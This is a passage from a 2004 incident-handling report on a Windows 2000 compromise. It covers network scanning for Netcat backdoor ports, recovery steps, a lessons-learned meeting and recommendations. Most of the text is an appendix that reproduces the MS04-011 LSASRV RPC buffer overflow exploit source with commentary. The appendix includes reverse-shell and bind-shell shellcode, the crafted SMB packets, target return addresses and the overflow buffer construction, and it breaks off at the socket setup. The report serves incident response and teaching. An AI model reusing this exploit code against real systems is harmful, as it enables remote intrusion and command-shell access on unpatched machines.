Here I am performing a scan on TCP ports 1000 – 5000 using the ‘Nmap’ ‘SYN Stealth scan’ method on the network 10.0.0.0/24. It appears that only the one machine has any ports listening. Included in the port list for this machine are the ‘Netcat’ TCP listener ports 2233 and 4466.

```
bash-2.05b# nmap -sS -p 1000-5000 10.0.0.0/24

Starting nmap 3.50 ( http://www.insecure.org/nmap/ ) at 2004-07-31 09:29 EST
All 4001 scanned ports on 10.0.0.1 are: closed
```

```
Interesting ports on 10.0.0.10:
(The 3998 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
1025/tcp open  NFS-or-IIS
2233/tcp open  unknown
4466/tcp open  unknown

Nmap run completed -- 256 IP addresses (2 hosts up) scanned in 10.881 seconds
bash-2.05b#
```

The above process is repeated on all segments of the network. Fortunately, only one system is found which has configured the 'Netcat' listener ports.

Network scans of all company equipment did not reveal similar listening ports.

5.5 Recovery Phase

The Recovery Phase involves moving the affected systems back into operation. Typically, this involves testing to ensure the system is fully operational. System owners should be able to provide test plans and baseline documentation for important systems. Advice for bringing these systems back into operation should be documented in a signed memorandum and sent to the System Operator. It is then his decision as to whether or not to bring it on line. [19]

May 4, 2004 10:30 P.M.

The system attacked in this report is returned to a "known good" state by re-imaging and applying all the latest Microsoft released security patches before the system is placed back on the network. The machine can be bought back on line once all the affected users' passwords have been changed. Important network files to which the affected users have access are examined for any unauthorised changes. Unfortunately, md5 checksumming of files is not performed so finding any unauthorised changes made to network files over the past few weeks is difficult.

5.6 Lessons Learned Phase

The Lessons Learned Phase is a chance to review with management and colleagues details of how the incident was handled and how this could be improved upon next time. During the handling of any incident, there are usually tasks that could have been performed in a more professional manner. Improving processes for incident handling will help with the effective management of incidents in the future. As soon as possible following an incident, a follow up report detailing the incident and its handling should be created with all affected parties invited to review the draft. A consensus on the details in this report should be sought and finally signed off. Within two weeks of the incident, a meeting should be held, the main purpose of which is to obtain agreement on recommendations for the report.[19]

May 6, 2004 09:00 A.M.

Following the Recovery Phase, Joe, the Incident Handler, writes a report detailing the findings and recommendations emerging from the investigation of the incident. Following this, an executive summary and conclusions are added. This report is sent to those involved in the incident for any additions or modifications that may be necessary. A number of minor points are corrected, however due to the comprehensive notes made by Joe, the report is considered accurate.

Once Joe has finished writing the report, he schedules a meeting to discuss the lessons learnt and check that there is consensus regarding the recommendations presented in the executive summary of the report. Joe invites senior management personnel and other relevant people involved with the incident. Joe is very careful not to blame any group or individual for mistakes that were made in the handling of the incident. The benefit of this phase of the incident handling process is that it presents an opportunity to either reinforce or improve current policies and make appropriate recommendations for infrastructure modification.

May 10, 2004 09:30 A.M. – Incident Review Meeting

First, an overview of the attack was presented:

- The attacker gained system access. This was most likely to have been achieved remotely as the attacked system was physically secure for the majority of the time. The attacker possibly used recent Microsoft exploits to achieve back door entry to the attacked machine.

- The attack appears to have been specific and targeted the Payroll Administrator's machine. This reflects an attempt to gain company confidential data. It is unknown what actions the attacker actually took.

- The attack involved installing back door listeners on the attacked machine so that future access would be available to the attacker even following installed patch updates.

- The attack may have gone unnoticed if not for the vigilance of the user detecting a slight change to login procedures.

The following recommendations were made following a discussion of the attack:

- Security patching frequency on desktop computers should be improved.
- A full network perimeter security audit should be performed. This should include a firewall and DMZ server security audit. The necessity of modem dial in access should be reviewed and if it is required, a secure form of authentication should be used.
- A thorough analysis of the Unix development box could be undertaken to determine the identity of the attacker, bearing in mind that the attacker may have logged in with someone else's account.
- An education campaign could be implemented to advise all users that they are an important part of Information Technology security and should report

unusual occurrences to the help desk.
- o Intrusion Detection and Prevention devices could be used on internal networks.

Following the presentation, Joe was thanked for his efforts during the investigation. Joe was advised that his suggestions would be given serious consideration. Management personnel also requested that Joe continue his investigation to try to find some real evidence regarding the identity of the attacker.

6 Conclusion

The incident occurred due to the desire of an individual to gain company information not normally available to that individual. The incident was allowed to occur in the fashion that it did due to vulnerabilities in the operating system. A specially crafted attack to overflow a buffer allowed the return location on the stack to be overwritten and thus a small amount of arbitrary code to be run. In this case, a command prompt was piped out to another network location. The attacker was careful not to create a footprint on the system and managed to access files available to the users working on the affected system. Company servers were not attacked specifically so the attack would most likely have been undetected by observant Network Administrators. The attack could have been launched from any operating system to any Windows 2000 system with little modification to the attack source code. The attack may have gone unnoticed if there was no command prompt that flashed on the screen as ‘Netcat’ started at the time of user login.

ACME0.COM has a policy of keeping server security patches up to date. Desktop system security patches are generally only updated when a new stable service pack is released. Unfortunately, this practice has left holes in system security allowing attacks such as the one described to take place.

Recommendations for preventing this style of attack in the future include regular security patching of all systems. Not all patches are necessarily critical, so case-by-case analysis of released patches should be made. However, if the patch is rated as a critical security update, prompt deployment should be made. A recommendation could be made to deploy IDS/IDP sensors or deep packet inspection firewalls at the gateway of each network segment. While this will assist Security Engineers to become aware of incidents, it will be costly in terms of device maintenance and monitoring. Simply installing one of these devices will not improve security, as they need to be monitored, appropriately adjusted to suit the environment, and staff need to be trained to interpret and follow up on log outputs. The question must be raised as to whether the gain is worth the cost in this case.

.

7 Appendix A: Commented attack code

```
/* This is the HOD-ms04011-lsasrv-expl.c exploit. I've just tune it to compile under
my linux
 *  Enjoys it. froggy3s.
 * ---------------------------------------------------------------------------------
 *  MS04011 Lsasrv.dll RPC buffer overflow remote exploit
 *  Version 0.1 coded by
 *
 *
 *                .::[ houseofdabus ]::.
 *
 *
 * ---------------------------------------------------------------
 * Usage:
 *
 * expl <target> <victim IP> <bindport> [connectback IP] [options]
 *
 * Targets:
 *       0 [0x01004600]: WinXP Professional    [universal] lsass.exe
 *       1 [0x7515123c]: Win2k Professional    [universal] netrap.dll
 *       2 [0x751c123c]: Win2k Advanced Server [SP4]       netrap.dll
 *
 * Options:
 *       -t:           Detect remote OS:
 *                     Windows 5.1 - WinXP
 *                     Windows 5.0 - Win2k
 * ---------------------------------------------------------------
 *
 * Tested on
 *       - Windows XP Professional SP0 English version
 *       - Windows XP Professional SP0 Russian version
 *       - Windows XP Professional SP1 English version
 *       - Windows XP Professional SP1 Russian version
 *       - Windows 2000 Professional SP2 English version
 *       - Windows 2000 Professional SP2 Russian version
 *       - Windows 2000 Professional SP4 English version
 *       - Windows 2000 Professional SP4 Russian version
 *       - Windows 2000 Advanced Server SP4 English version
 *       - Windows 2000 Advanced Server SP4 Russian version
 *
 *
 * Example:
 *
 * C:\HOD-ms04011-lsasrv-expl 0 192.168.1.10 4444 -t
 *
 * MS04011 Lsasrv.dll RPC buffer overflow remote exploit v0.1
 * --- Coded by .::[ houseofdabus ]::. ---
 *
 * [*] Target: IP: 192.168.1.10: OS: WinXP Professional    [universal] lsass.exe
 * [*] Connecting to 192.168.1.10:445 ... OK
 * [*] Detecting remote OS: Windows 5.0
 *
 *
 * C:\HOD-ms04011-lsasrv-expl 1 192.168.1.10 4444
 *
 * MS04011 Lsasrv.dll RPC buffer overflow remote exploit v0.1
 * --- Coded by .::[ houseofdabus ]::. ---
 *
 * [*] Target: IP: 192.168.1.10: OS: Win2k Professional    [universal] netrap.dll
 * [*] Connecting to 192.168.1.10:445 ... OK
 * [*] Attacking ... OK
 *
 * C:\nc 192.168.1.10 4444
 * Microsoft Windows 2000 [Version 5.00.2195]
 * (C) Copyright 1985-2000 Microsoft Corp.
 *
 * C:\WINNT\system32>
 *
 *
 *
 *   This is provided as proof-of-concept code only for educational
 *   purposes and testing by authorized individuals with permission to
 *   do so.
 */

#include <arpa/inet.h>
#include <netinet/in.h>
#include <sys/types.h>
#include <sys/ipc.h>
#include <sys/socket.h>
#include <netdb.h>
#include <errno.h>
#include <string.h>
#include <stdio.h>
#include <unistd.h>

#pragma comment(lib, "ws2_32")

/* This code requests the attacked machine to initialize a TCP connection back to an
entered ip address on the port that the machine was initially attacked on. The
command shell is then piped across this link. */
unsigned char reverseshell[] =
"\xEB\x10\x5B\x4B\x33\xC9\x66\xB9\x25\x01\x80\x34\x0B\x99\xE2\xFA"
"\xEB\x05\xE8\xEB\xFF\xFF\xFF"
"\x70\x62\x99\x99\x99\xC6\xFD\x38\xA9\x99\x99\x99\x12\xD9\x95\x12"
"\xE9\x85\x34\x12\xF1\x91\x12\x6E\xF3\x9D\xC0\x71\x02\x99\x99\x99"
"\x7B\x60\xF1\xAA\xAB\x99\x99\xF1\xEE\xEA\xAB\xC6\xCD\x66\x8F\x12"
"\x71\xF3\x9D\xC0\x71\x1B\x99\x99\x99\x7B\x60\x18\x75\x09\x98\x99"
```

```
"\x99\xCD\xF1\x98\x98\x99\x99\x66\xCF\x89\xC9\xC9\xC9\xC9\xD9\xC9"
"\xD9\xC9\x66\xCF\x8D\x12\x41\xF1\xE6\x99\x99\x98\xF1\x9B\x99\x9D"
"\x4B\x12\x55\xF3\x89\xC8\xCA\x66\xCF\x81\x1C\x59\xEC\xD3\xF1\xFA"
"\xF4\xFD\x99\x10\xFF\xA9\x1A\x75\xCD\x14\xA5\xBD\xF3\x8C\xC0\x32"
"\x7B\x64\x5F\xDD\xBD\x89\xDD\x67\xDD\xBD\xA4\x10\xC5\xBD\xD1\x10"
"\xC5\xBD\xD5\x10\xC5\xBD\xC9\x14\xDD\xBD\x89\xCD\xC9\xC8\xC8\xC8"
"\xF3\x98\xC8\xC8\x66\xEF\xA9\xC8\x66\xCF\x9D\x12\x55\xF3\x66\x66"
"\xA8\x66\xCF\x91\xCA\x66\xCF\x85\x66\xCF\x95\xC8\xCF\x12\xDC\xA5"
"\x12\xCD\xB1\xE1\x9A\x4C\xCB\x12\xEB\xB9\x9A\x6C\xAA\x50\xD0\xD8"
"\x34\x9A\x5C\xAA\x42\x96\x27\x89\xA3\x4F\xED\x91\x58\x52\x94\x9A"
"\x43\xD9\x72\x68\xA2\x86\xEC\x7E\xC3\x12\xC3\xBD\x9A\x44\xFF\x12"
"\x95\xD2\x12\xC3\x85\x9A\x44\x12\x9D\x12\x9A\x5C\x32\xC7\xC0\x5A"
"\x71\x99\x66\x66\x66\x17\xD7\x97\x75\xEB\x67\x2A\x8F\x34\x40\x9C"
"\x57\x76\x57\x79\xF9\x52\x74\x65\xA2\x40\x90\x6C\x34\x75\x60\x33"
"\xF9\x7E\xE0\x5F\xE0";
/* length 354 bytes */

/* bind shellcode This code pipes a command shell to the attackers machine from the
attacked machine. */
unsigned char bindshell[] =
"\xEB\x10\x5A\x4A\x33\xC9\x66\xB9\x7D\x01\x80\x34\x0A\x99\xE2\xFA"
"\xEB\x05\xE8\xEB\xFF\xFF\xFF"
"\x70\x95\x98\x99\x99\xC3\xFD\x38\xA9\x99\x99\x99\x12\xD9\x95\x12"
"\xE9\x85\x34\x12\xD9\x91\x12\x41\x12\xEA\xA5\x12\xED\x87\xE1\x9A"
"\x6A\x12\xE7\xB9\x9A\x62\x12\xD7\x8D\xAA\x74\xCF\xCE\xC8\x12\xA6"
"\x9A\x62\x12\x6B\xF3\x97\xC0\x6A\x3F\xED\x91\xC0\xC6\x1A\x5E\x9D"
"\xDC\x7B\x70\xC0\xC6\xC7\x12\x54\x12\xDF\xBD\x9A\x5A\x48\x78\x9A"
"\x58\xAA\x50\xFF\x12\x91\x12\xDF\x85\x9A\x5A\x58\x78\x9B\x9A\x58"
"\x12\x99\x9A\x5A\x12\x63\x12\x6E\x1A\x5F\x97\x12\x49\xF3\x9A\xC0"
"\x71\x1E\x99\x99\x99\x1A\x5F\x94\xCB\xCF\x66\xCE\x65\xC3\x12\x41"
"\xF3\x9C\xC0\x71\xED\x99\x99\x99\xC9\xC9\xC9\xC9\xF3\x98\xF3\x9B"
"\x66\xCE\x75\x12\x41\x5E\x9E\x9B\x99\x9D\x4B\xAA\x59\x10\xDE\x9D"
"\xF3\x89\xCE\xCA\x66\xCE\x69\xF3\x98\xCA\x66\xCE\x6D\xC9\xC9\xCA"
"\x66\xCE\x61\x12\x49\x1A\x75\xDD\x12\x6D\xAA\x59\xF3\x89\xC0\x10"
"\x9D\x17\x7B\x62\x10\xCF\xA1\x10\xCF\xA5\x10\xCF\xD9\xFF\x5E\xDF"
"\xB5\x98\x98\x14\xDE\x89\xC9\xCF\xAA\x50\xC8\xC8\xC8\xF3\x98\xC8"
"\xC8\x5E\xDE\xA5\xFA\xF4\xFD\x99\x14\xDE\xA5\xC9\xC8\x66\xCE\x79"
"\xCB\x66\xCE\x65\xCA\x66\xCE\x65\xC9\x66\xCE\x7D\xAA\x59\x35\x1C"
"\x59\xEC\x60\xC8\xCB\xCF\xCA\x66\x4B\xC3\xC0\x32\x7B\x77\xAA\x59"
"\x5A\x71\x76\x67\x66\x66\xDE\xFC\xED\xC9\xEB\xF6\xFA\xD8\xFD\xFD"
"\xEB\xFC\xEA\xEA\x99\xDA\xEB\xFC\xF8\xED\xFC\xC9\xEB\xF6\xFA\xFC"
"\xEA\xEA\xD8\x99\xDC\xE1\xF0\xED\xCD\xF1\xEB\xFC\xF8\xFD\x99\xD5"
"\xF6\xF8\xFD\xD5\xF0\xFB\xEB\xF8\xEB\xE0\xD8\x99\xEE\xEA\xAB\xC6"
"\xAA\xAB\x99\xCE\xCA\xD8\xCA\xF6\xFA\xF2\xFC\xED\xD8\x99\xFB\xF0"
"\xF7\xFD\x99\xF5\xF0\xEA\xED\xFC\xF7\x99\xF8\xFA\xFA\xFC\xE9\xED"
"\x99\xFA\xF5\xF6\xEA\xFC\xEA\xF6\xFA\xF2\xFC\xED\x99";
/* length 404 bytes */

/* negotiate protocol request protocol 0x72 */
char req1[] =
"\x00\x00\x00\x85\xFF\x53\x4D\x42\x72\x00\x00\x00\x00\x18\x53\xC8"
```

```
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xFF\xFE"
"\x00\x00\x00\x00\x00\x62\x00\x02\x50\x43\x20\x4E\x45\x54\x57\x4F"
"\x52\x4B\x20\x50\x52\x4F\x47\x52\x41\x4D\x20\x31\x2E\x30\x00\x02"
"\x4C\x41\x4E\x4D\x41\x4E\x31\x2E\x30\x00\x02\x57\x69\x6E\x64\x6F"
"\x77\x73\x20\x66\x6F\x72\x20\x57\x6F\x72\x6B\x67\x72\x6F\x75\x70"
"\x73\x20\x33\x2E\x31\x61\x00\x02\x4C\x4D\x31\x2E\x32\x58\x30\x30"
"\x32\x00\x02\x4C\x41\x4E\x4D\x41\x4E\x32\x2E\x31\x00\x02\x4E\x54"
"\x20\x4C\x4D\x20\x30\x2E\x31\x32\x00";

/* Session Setup - andx request- NTLMSSP_NEGOTIATE  */
char req2[] =
"\x00\x00\x00\xA4\xFF\x53\x4D\x42\x73\x00\x00\x00\x00\x18\x07\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xFF\xFE"
"\x00\x00\x10\x00\x0C\xFF\x00\xA4\x00\x04\x11\x0A\x00\x00\x00\x00"
"\x00\x00\x00\x20\x00\x00\x00\x00\x00\xD4\x00\x00\x80\x69\x00\x4E"
"\x54\x4C\x4D\x53\x53\x50\x00\x01\x00\x00\x00\x97\x82\x08\xE0\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\x57\x00\x69\x00\x6E\x00\x64\x00\x6F\x00\x77\x00\x73\x00\x20\x00"
"\x32\x00\x30\x00\x30\x00\x30\x00\x20\x00\x32\x00\x31\x00\x39\x00"
"\x35\x00\x00\x00\x57\x00\x69\x00\x6E\x00\x64\x00\x6F\x00\x77\x00"
"\x73\x00\x20\x00\x32\x00\x30\x00\x30\x00\x30\x00\x20\x00\x35\x00"
"\x2E\x00\x30\x00\x00\x00\x00\x00";

/* Session Setup - andx request NTLMSSP_AUTH */
char req3[] =
"\x00\x00\x00\xDA\xFF\x53\x4D\x42\x73\x00\x00\x00\x00\x18\x07\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xFF\xFE"
"\x00\x08\x20\x00\x0C\xFF\x00\xDA\x00\x04\x11\x0A\x00\x00\x00\x00"
"\x00\x00\x00\x57\x00\x00\x00\x00\x00\xD4\x00\x00\x80\x9F\x00\x4E"
"\x54\x4C\x4D\x53\x53\x50\x00\x03\x00\x00\x00\x01\x00\x01\x00\x46"
"\x00\x00\x00\x00\x00\x00\x00\x47\x00\x00\x00\x00\x00\x00\x00\x40"
"\x00\x00\x00\x00\x00\x00\x00\x40\x00\x00\x00\x06\x00\x06\x00\x40"
"\x00\x00\x00\x10\x00\x10\x00\x47\x00\x00\x00\x15\x8A\x88\xE0\x48"
"\x00\x4F\x00\x44\x00\x00\x81\x19\x6A\x7A\xF2\xE4\x49\x1C\x28\xAF"
"\x30\x25\x74\x10\x67\x53\x57\x00\x69\x00\x6E\x00\x64\x00\x6F\x00"
"\x77\x00\x73\x00\x20\x00\x32\x00\x30\x00\x30\x00\x30\x00\x20\x00"
"\x32\x00\x31\x00\x39\x00\x35\x00\x00\x00\x57\x00\x69\x00\x6E\x00"
"\x64\x00\x6F\x00\x77\x00\x73\x00\x20\x00\x32\x00\x30\x00\x30\x00"
"\x30\x00\x20\x00\x35\x00\x2E\x00\x30\x00\x00\x00\x00\x00";

/* Tree connect andx request - attacked host is attached to this \\x.x.x.x\ipc$ */
char req4[] =
"\x00\x00\x00\x5C\xFF\x53\x4D\x42\x75\x00\x00\x00\x00\x18\x07\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xFF\xFE"
"\x00\x08\x30\x00\x04\xFF\x00\x5C\x00\x08\x00\x01\x00\x31\x00\x00"
"\x5C\x00\x5C\x00\x31\x00\x39\x00\x32\x00\x2E\x00\x31\x00\x36\x00"
"\x38\x00\x2E\x00\x31\x00\x2E\x00\x32\x00\x31\x00\x30\x00\x5C\x00"
"\x49\x00\x50\x00\x43\x00\x24"
"\x00\x00\x00\x3F\x3F\x3F\x3F\x3F\x00";
/* req4 size 96 bytes */
/* nt create AndX request to path \lsarpc */
char req5[] =
"\x00\x00\x00\x64\xFF\x53\x4D\x42\xA2\x00\x00\x00\x00\x18\x07\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x08\xDC\x04"
"\x00\x08\x40\x00\x18\xFF\x00\xDE\xDE\x00\x0E\x00\x16\x00\x00\x00"
"\x00\x00\x00\x00\x9F\x01\x02\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x03\x00\x00\x00\x01\x00\x00\x00\x40\x00\x00\x00"
"\x02\x00\x00\x00\x03\x11\x00\x00\x5C\x00\x6C\x00\x73\x00\x61\x00"
"\x72\x00\x70\x00\x63\x00\x00\x00";

/* Bind:Call_id: 1 UUID:LSA_DS */
char req6[] =
"\x00\x00\x00\x9C\xFF\x53\x4D\x42\x25\x00\x00\x00\x00\x18\x07\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x08\xDC\x04"
"\x00\x08\x50\x00\x10\x00\x00\x48\x00\x00\x00\x00\x04\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x54\x00\x48\x00\x54\x00\x02"
"\x00\x26\x00\x00\x40\x59\x00\x10\x5C\x00\x50\x00\x49\x00\x50\x00"
"\x45\x00\x5C\x00\x00\x00\x00\x00\x05\x00\x0B\x03\x10\x00\x00\x00"
"\x48\x00\x00\x00\x01\x00\x00\x00\xB8\x10\xB8\x10\x00\x00\x00\x00"
"\x01\x00\x00\x00\x00\x00\x01\x00\x6A\x28\x19\x39\x0C\xB1\xD0\x11"
"\x9B\xA8\x00\xC0\x4F\xD9\x2E\xF5\x00\x00\x00\x00\x04\x5D\x88\x8A"
"\xEB\x1C\xC9\x11\x9F\xE8\x08\x00\x2B\x10\x48\x60\x02\x00\x00\x00";

/* req7: used for attacking Windows XP (Not used in this assignment) size 124 bytes
*/
char req7[] =
"\x00\x00\x0C\xF4\xFF\x53\x4D\x42\x25\x00\x00\x00\x00\x18\x07\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x08\xDC\x04"
"\x00\x08\x60\x00\x10\x00\x00\xA0\x0C\x00\x00\x00\x04\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x54\x00\xA0\x0C\x54\x00\x02"
"\x00\x26\x00\x00\x40\xB1\x0C\x10\x5C\x00\x50\x00\x49\x00\x50\x00"
"\x45\x00\x5C\x00\x00\x00\x00\x00\x05\x00\x00\x03\x10\x00\x00\x00"
"\xA0\x0C\x00\x00\x01\x00\x00\x00\x88\x0C\x00\x00\x00\x00\x09\x00"
"\xEC\x03\x00\x00\x00\x00\x00\x00\xEC\x03\x00\x00";
/* room for shellcode here ... */

char shit1[] =

"\x95\x14\x40\x00\x03\x00\x00\x00\x7C\x70\x40\x00\x01\x00\x00\x00"
"\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00"
"\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00"
"\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00"
"\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x7C\x70\x40\x00"
"\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00"
"\x7C\x70\x40\x00\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00"
"\x00\x00\x00\x00\x7C\x70\x40\x00\x01\x00\x00\x00\x00\x00\x00\x00"
"\x01\x00\x00\x00\x00\x00\x00\x00\x78\x85\x13\x00\xAB\x5B\xA6\xE9";


/*req 8 used for win2k (size 104 Bytes)DsRolerUpgradeDownlevelServer() packet.*/
char req8[] =
"\x00\x00\x10\xF8\xFF\x53\x4D\x42\x2F\x00\x00\x00\x00\x18\x07\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x08\xFF\xFE"
"\x00\x08\x60\x00\x0E\xFF\x00\xDE\xDE\x00\x40\x00\x00\x00\x00\xFF"
"\xFF\xFF\xFF\x08\x00\xB8\x10\x00\x00\xB8\x10\x40\x00\x00\x00\x00"
"\x00\xB9\x10\xEE\x05\x00\x00\x01\x10\x00\x00\x00\xB8\x10\x00\x00"
"\x01\x00\x00\x00\x0C\x20\x00\x00\x00\x00\x09\x00\xAD\x0D\x00\x00"
"\x00\x00\x00\x00\xAD\x0D\x00\x00";
/* start of attack code fits in here ... */

/* req9 Constructs a second packet as a continuation of the first */
char req9[] =
"\x00\x00\x0F\xD8\xFF\x53\x4D\x42\x25\x00\x00\x00\x00\x18\x07\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x08\x18\x01"
"\x00\x08\x70\x00\x10\x00\x00\x84\x0F\x00\x00\x00\x04\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x54\x00\x84\x0F\x54\x00\x02"
"\x00\x26\x00\x00\x40\x95\x0F\x00\x5C\x00\x50\x00\x49\x00\x50\x00"
"\x45\x00\x5C\x00\x00\x00\x00\x00\x05\x00\x00\x02\x10\x00\x00\x00"
"\x84\x0F\x00\x00\x01\x00\x00\x00\x6C\x0F\x00\x00\x00\x00\x09\x00";
/* remainder of attack code fits in here ... */

char shit3[] =
"\x00\x00\x00\x00\x9A\xA8\x40\x00\x01\x00\x00\x00\x00\x00\x00\x00"
"\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00"
"\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00"
"\x01\x00\x00\x00"
"\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00"
"\x00\x00\x00\x00\x9A\xA8\x40\x00\x01\x00\x00\x00\x00\x00\x00\x00"
"\x01\x00\x00\x00\x00\x00\x00\x00\x9A\xA8\x40\x00\x01\x00\x00\x00"
"\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x9A\xA8\x40\x00"
"\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00";




#define LEN             3500 /* Symbolic name LEN is 3500 */
#define BUFSIZE            2000 /* Symbolic name BUFSIZE is 2000 */
#define NOP             0x90 /* 0x90 is the hex for a NOP character /*


/*Specifying operating type is disabled (jump address is hardcoded). These address
supplied with the code were incorrect. – Although could be used for a Denial of
service exploit. */
struct targets {

        int         num; /* define num as an integer */
        char          name[50]; /* define character string 50 bytes long */
        long          jmpaddr; /* define jump address as a long integer */

} ttarget[]= {

        { 0, "WinXP Professional    [universal] lsass.exe ",    0x01004600 }, // jmp esp
```

```
addr
        { 1, "Win2k Professional    [universal] netrap.dll",    0x7515123c }, // jmp ebx
addr
        { 2, "Win2k Advanced Server [SP4]       netrap.dll",    0x751c123c }, // jmp ebx
addr


};

void usage(char *prog) /* Void Specifies no value is to be returned | prints targets
details */
{
        int i;
        printf("Usage:\n\n");
        printf("%s <target> <victim IP> <bindport> [connectback IP] [options]\n\n",
prog);
        printf("Targets:\n");
        for (i=0; i<3; i++)
                printf("        %d [0x%.8x]: %s\n", ttarget[i].num, ttarget[i].jmpaddr,
ttarget[i].name);
        printf("\nOptions:\n");
        printf("        -t:             Detect remote OS:\n");
        printf("                        Windows 5.1 - WinXP\n");
        printf("                        Windows 5.0 - Win2k\n\n");
        exit(0);
}



int main(int argc, char *argv[])
{

int i;    /* define integer i */
int opt = 0; /* define integer opt = 0 */
char *target; /* create a character pointer to target */
char hostipc[40]; /* define a char "hostipc" 40 bytes long */
char hostipc2[40*2]; /* define a char  "hostipc2" 80 bytes long */

unsigned short port; /* always positive short integer "port" */
unsigned long ip; /* define long integer "ip" */
unsigned char *sc; /* define a character pointer to sc */

char buf[LEN+1]; /* define char "buffer" size 3501 bytes */
char sendbuf[(LEN+1)*2]; /* define "sendbuf" 7002 bytes */

char req4u[sizeof(req4)+20]; /* define char req4u to 116 bytes */

char screq[BUFSIZE+sizeof(req7)+1500+440]; /* define char screq 2064 bytes */
char screq2k[4348+4060]; /* define char "screq2k" 8408 bytes */
char screq2k2[4348+4060]; /* define char "screq2k" 8408 bytes */
char recvbuf[1600]; /* define char "recvbuf" to be 1600 bytes */

char strasm[]="\x66\x81\xEC\x1C\x07\xFF\xE4"; /* define char "strasm" to be... */
char strBuffer[BUFSIZE]; /* define "strBuffer" to be 2000 bytes long */

unsigned int targetnum = 0; /* define int "targetnum" = 0 */

int len, sockfd; /* define int len, sockfd */
short dport = 445; /* define short int "dport" = 445 */
struct hostent *he; /* define structure "hostent" as a pointer to he */
struct sockaddr_in their_addr; /* define struct "sockaddr_in their_addr" */
char smblen; /* define char "smblen" */
char unclen; /* define char "unclen" */
//WSADATA wsa;


printf("\nMS04011 Lsasrv.dll RPC buffer overflow remote exploit v0.1\n");
printf("--- Coded by .::[ houseofdabus ]::. ---\n\n");
printf("--- port under linux by froggy3s ---\n\n");


/* print usage details if not enough parameters entered */
if (argc < 4) {
        usage(argv[0]);
}

target = argv[2]; /* define target to be the input target field */
sprintf((char *)hostipc,"\\\\%s\\ipc$", target); /* format this output to hostipc */
for (i=0; i<40; i++) {
        hostipc2[i*2] = hostipc[i];
        hostipc2[i*2+1] = 0;
}

/* incorporate into req4u the hostipc */
memcpy(req4u, req4, sizeof(req4)-1);
memcpy(req4u+48, &hostipc2[0], strlen(hostipc)*2);
memcpy(req4u+47+strlen(hostipc)*2, req4+87, 9);

smblen = 52+(char)strlen(hostipc)*2;
memcpy(req4u+3, &smblen, 1);

unclen = 9 + (char)strlen(hostipc)*2;
memcpy(req4u+45, &unclen, 1);

if (argc > 4)
        if (!memcmp(argv[4], "-t", 2)) opt = 1;


/* If we have a return IP address specified on the command line then use shellcode
reverseshell. */
```

```
if ( (argc > 4) && !opt ) {
        port = htons(atoi(argv[3]))^(ushort)0x9999;
        ip = inet_addr(argv[4])^(ulong)0x99999999;
        memcpy(&reverseshell[118], &port, 2);
        memcpy(&reverseshell[111], &ip, 4);
        sc = reverseshell;
} else {

          /* If there is no connect back IP we are using attack code bindshell */
        port = htons(atoi(argv[3]))^(ushort)0x9999;
        memcpy(&bindshell[176], &port, 2);
        sc = bindshell;
}


if ( (atoi(argv[1]) == 1) || (atoi(argv[1]) == 2)) {
        memset(buf, NOP, LEN); /* copy 3500 NOPs into buf */
        /* attack win2k sp4 version (return address) */
        memcpy(&buf[2844], "\x2b\x38\x03\x78", 4); /* Hardcoded return address */
        memcpy(&buf[2856], sc, strlen(sc)); /*position shellcode*/
        for (i=0; i<LEN; i++) {
                sendbuf[i*2] = buf[i];
                sendbuf[i*2+1] = 0;
        } /* creates Unicode */

        sendbuf[LEN*2]=0; /* sendbuf [7000] =0 */
        sendbuf[LEN*2+1]=0; /* sendbuf [7001] = 0 */

        memset(screq2k, 0x31, (BUFSIZE+sizeof(req7)+1500)*2); /* place 0x31 into
screq2k first 3448 chars */
        memset(screq2k2, 0x31, (BUFSIZE+sizeof(req7)+1500)*2); /* place 0x31 into
screq2k first 3448 chars */


} else {
        memset(strBuffer, NOP, BUFSIZE);
        memcpy(strBuffer+160, sc, strlen(sc));
        memcpy(strBuffer+1980, strasm, strlen(strasm));
        *(long *)&strBuffer[1964]=ttarget[atoi(argv[1])].jmpaddr;
}

memset(screq, 0x31, BUFSIZE+sizeof(req7)+1500); /* place 1724 0x31's into screq
*/

//WSAStartup(MAKEWORD(2,0),&wsa);

/* Perform a DNS lookup on supplied name */
if ((he=gethostbyname(argv[2])) == NULL) {
        perror("[-] gethostbyname ");
        exit(1);
}
```

```
if ((sockfd = socket(AF_INET, SOCK_STREAM, 0)) == -1) {
        perror("socket");
        exit(1);
}


their_addr.sin_family = AF_INET;
their_addr.sin_port = htons(dport);
their_addr.sin_addr = *((struct in_addr *)he->h_addr);
